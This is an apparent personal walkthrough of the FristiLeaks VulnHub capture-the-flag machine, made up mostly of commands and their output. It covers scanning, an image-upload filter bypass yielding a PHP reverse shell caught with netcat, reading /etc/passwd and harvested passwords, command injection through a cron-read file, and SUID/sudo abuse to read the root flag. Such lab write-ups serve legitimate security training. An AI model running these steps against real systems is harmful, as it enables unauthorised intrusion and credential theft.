VulnHub FristiLeaks
8 March, 2021
Machine: https://www.vulnhub.com/entry/fristileaks-13,133/
Beginning with an Nmap scan, looks like robots.txt has 3 disallowed paths
$ sudo nmap -A 192.168.29.18
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-07 12:05 EST
Nmap scan report for 192.168.29.18
Host is up (0.0010s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sis/i /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.00 ms 192.168.29.18

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.15 seconds
All 3 of the paths lead to the same meme
Nikto scan didn't show anything specific
$ nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.29.18
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.29.18
+ Target Hostname:    192.168.29.18
+ Target Port:        80
+ Start Time:         2021-03-07 12:11:48 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 13:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ 584 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2021-03-07 12:11:50 (GMT-5) (2 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Gobuster didn't show anything nice as well
$ ./gobuster dir -u http://192.168.29.18 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.18
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/03/07 12:14:31 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.hta.php             (Status: 403) [Size: 210]
/.htpasswd            (Status: 403) [Size: 211]
/.htaccess            (Status: 403) [Size: 211]
/.htaccess.php        (Status: 403) [Size: 215]
/.htpasswd.php        (Status: 403) [Size: 215]
/cgi-bin/             (Status: 403) [Size: 210]
/images               (Status: 301) [Size: 236] [--> http://192.168.29.18/images/]
/index.html           (Status: 200) [Size: 703]
/robots.txt           (Status: 200) [Size: 62]

===============================================================
2021/03/07 12:14:39 Finished
===============================================================
Found this exploit for this PHP version but it didn't work

Taking a hint from the name of the machine, trying out /fristi and it brought me to a login page. SQLi on username and password didn't work
Found a base64 string in the comment, it was an encoded image with the string "keKkeKKeKKeKkEkkEk"

The source code also had a name eezeepz. Using that for username and the string from the image as the password, got into the site

The link leads to an upload page

Looks like I can only upload images

It was pretty clear that the aim was to upload a PHP reverse shell. So I tried the very common way of tricking such a detection, added the magic bytes of GIF format to the beginning of my shell.php but unfortunately that gave me the same error
So then I tried with a file named shell.php.jpg and it worked. Got a low privilege shell
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.29.22] from (UNKNOWN) [192.168.29.18] 52662
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 12:46:40 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1::/var/run/vboxadd:/bin/false
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
fristi:x:503:100::/var/www:/sbin/nologin
Found a file /var/www/notes.txt
bash-4.1$ cat notes.txt
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
Found a MySQL password
bash-4.1$ pwd
pwd
/var/www/html/fristi
bash-4.1$ ls -ltrha
ls -ltrha
total 172K
-rw-r--r--. 1 apache apache   45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache 1.3K Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache 1.7K Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache 129K Nov 17  2015 pic.b64
lrwxrwxrwx. 1 apache apache   14 Nov 17  2015 index.php -> main_login.php
-rw-r--r--. 1 apache apache  191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache  372 Nov 17  2015 upload.php
-rw-r--r--. 1 apache apache 1.2K Nov 17  2015 do_upload.php
drwxr-xr-x  3 apache apache 4.0K Nov 17  2015 .
-rw-r--r--. 1 apache apache 1.4K Nov 17  2015 main_login.php
drwxr-xr-x. 7 root   root   4.0K Nov 25  2015 ..
drwxrwxrwx. 2 apache apache 4.0K Mar  7 12:46 uploads
bash-4.1$ grep password *
grep password *
checklogin.php:$password="4ll3maal12#"; // Mysql password
checklogin.php:mysql_connect("$host", "$username", "$password")or die("cannot connect");
checklogin.php:// Define $myusername and $mypassword
checklogin.php:$mypassword=$_POST['mypassword'];
checklogin.php:$mypassword = stripslashes($mypassword);
checklogin.php:$mypassword = mysql_real_escape_string($mypassword);
checklogin.php:$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
checklogin.php:// If result matched $myusername and $mypassword, table row must be 1 row
checklogin.php:// Register $myusername, $mypassword and redirect to file "login_success.php"
checklogin.php:session_register("mypassword");
index.php:<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
index.php:<td><input name="mypassword" type="text" id="mypassword"></td>
main_login.php:<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
main_login.php:<td><input name="mypassword" type="text" id="mypassword"></td>
grep: uploads: Is a directory

bash-4.1$ grep Mysql checklogin.php
grep Mysql checklogin.php
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
// Mysql_num_row is counting table row
Got into MySQL
bash-4.1$ mysql -u eezeepz
mysql -u eezeepz
ERROR 1045 (28000): Access denied for user 'eezeepz'@'localhost' (using password: NO)
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| hackmenow          |
+--------------------+
2 rows in set (0.01 sec)

mysql> USE hackmenow;
USE hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
SHOW TABLES;
+---------------------+
| Tables_in_hackmenow |
+---------------------+
| members             |
+---------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM members;
SELECT * FROM members;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
+----+----------+--------------------+
1 row in set (0.00 sec)
Well that was a great dead-end :/
Found another notes file in /home/eezeepz/notes.txt
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$ pwd
/home/eezeepz
pwd
So I guess Jerry's user will be reading runthis and executing each line as that user. Hmm...
Took me a while but got the right command to work and was able to change the permissions of /home/admin to 777. At first I was trying to get a reverse shell, then I was trying to change the password for admin but none of those worked
bash-4.1$ echo "/home/admin/chmod 777 /home/admin" > /tmp/runthis
bash-4.1$ ls -ltrha /home/admin
ls -ltrha /home/admin
total 652K
-rw-r--r--. 1 admin     admin      124 Sep 22  2015 .bashrc
-rw-r--r--. 1 admin     admin      176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 admin     admin       18 Sep 22  2015 .bash_logout
-rwxr-xr-x  1 admin     admin      24K Nov 18  2015 echo
-rwxr-xr-x  1 admin     admin      84K Nov 18  2015 ps
-rwxr-xr-x  1 admin     admin      45K Nov 18  2015 cat
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 grep
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 egrep
-rwxr-xr-x  1 admin     admin      89K Nov 18  2015 df
-rwxr-xr-x  1 admin     admin      48K Nov 18  2015 chmod
-rw-r--r--  1 admin     admin      737 Nov 18  2015 cronjob.py
-rw-r--r--  1 admin     admin      258 Nov 18  2015 cryptpass.py
-rw-r--r--  1 admin     admin       21 Nov 18  2015 cryptedpass.txt
drwxr-xr-x. 5 root      root      4.0K Nov 19  2015 ..
-rw-r--r--  1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
drwxrwxrwx. 2 admin     admin     4.0K Nov 19  2015 .
Inside admin
bash-4.1$ cd /home/admin
cd /home/admin
bash-4.1$ ls -ltrha
ls -ltrha
total 652K
-rw-r--r--. 1 admin     admin      124 Sep 22  2015 .bashrc
-rw-r--r--. 1 admin     admin      176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 admin     admin       18 Sep 22  2015 .bash_logout
-rwxr-xr-x  1 admin     admin      24K Nov 18  2015 echo
-rwxr-xr-x  1 admin     admin      84K Nov 18  2015 ps
-rwxr-xr-x  1 admin     admin      45K Nov 18  2015 cat
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 grep
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 egrep
-rwxr-xr-x  1 admin     admin      89K Nov 18  2015 df
-rwxr-xr-x  1 admin     admin      48K Nov 18  2015 chmod
-rw-r--r--  1 admin     admin      737 Nov 18  2015 cronjob.py
-rw-r--r--  1 admin     admin      258 Nov 18  2015 cryptpass.py
-rw-r--r--  1 admin     admin       21 Nov 18  2015 cryptedpass.txt
drwxr-xr-x. 5 root      root      4.0K Nov 19  2015 ..
-rw-r--r--  1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
drwxrwxrwx. 2 admin     admin     4.0K Nov 19  2015 .
bash-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
bash-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
bash-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
bash-4.1$ cat cronjob.py
cat cronjob.py
import os

def writefile(str):
    with open('/tmp/cronresult','a') as er:
        er.write(str)
        er.close()

with open('/tmp/runthis','r') as f:
    for line in f:
        #does the command start with /home/admin or /usr/bin?
        if line.startswith('/home/admin/') or line.startswith('/usr/bin/'):
            #lets check for pipeline
            checkparams= '|&;'
            if checkparams in line:
                writefile("Sorry, not allowed to use |, & or ;")
                exit(1)
            else:
                writefile("executing: "+line)
                result =os.popen(line).read()
                writefile(result)
        else:
            writefile("command did not start with /home/admin or /usr/bin")
Hmm maybe the check for pipe was preventing me from changing password or getting a reverse shell
Ah well, so the base64 encoded password was encrypted using rot13. Let's decode that.
import base64, codecs

base64.b64decode(codecs.decode("mVGZ3O3omkJLmy2pcuTq", "rot13")[::-1])
b'thisisalsopw123'

base64.b64decode(codecs.decode("=RFn0AKnlMHMPIzpyuTI0ITG", "rot13")[::-1])
b'LetThereBeFristi!'
Alright got shell as admin
bash-4.1$ su admin
su admin
Password: thisisalsopw123

[admin@localhost ~]$ sudo -l
sudo -l
[sudo] password for admin: thisisalsopw123

Sorry, user admin may not run sudo on localhost.
Ran linpeas it highlighted the kernel version as a PE vector. Searched for exploits for that kernel and it was showing as vulnerable to dirty cow
Changed to fristigod using the decrypted string
[admin@localhost ~]$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$ cd
cd
bash-4.1$ ls -ltrha
ls -ltrha
total 16K
drwxr-xr-x. 19 root      root      4.0K Nov 19  2015 ..
drwxrwxr-x.  2 fristigod fristigod 4.0K Nov 25  2015 .secret_admin_stuff
drwxr-x---   3 fristigod fristigod 4.0K Nov 25  2015 .
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -ltrha
ls -ltrha
total 16K
-rwsr-sr-x  1 root      root      7.4K Nov 25  2015 doCom
drwxrwxr-x. 2 fristigod fristigod 4.0K Nov 25  2015 .
drwxr-x---  3 fristigod fristigod 4.0K Nov 25  2015 ..
bash-4.1$ file doCom
file doCom
doCom: setuid setgid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.18, not stripped
bash-4.1$ cd ..
bash-4.1$ ls -ltrha
ls -ltrha
total 16K
drwxr-xr-x. 19 root      root      4.0K Nov 19  2015 ..
drwxrwxr-x.  2 fristigod fristigod 4.0K Nov 25  2015 .secret_admin_stuff
drwxr-x---   3 fristigod fristigod 4.0K Nov 25  2015 .
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history

bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
doCom is a SUID binary and an example command has been shown
bash-4.1$ sudo -u fristi ./doCom ls /
sudo -u fristi ./doCom ls /
[sudo] password for fristigod: LetThereBeFristi!

bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
Whew! Got the flag in /root
bash-4.1$ sudo -u fristi ./doCom ls /root
sudo -u fristi ./doCom ls /root
fristileaks_secrets.txt
bash-4.1$ sudo -u fristi ./doCom cat /root/fristileaks_secrets.txt
sudo -u fristi ./doCom cat /root/fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1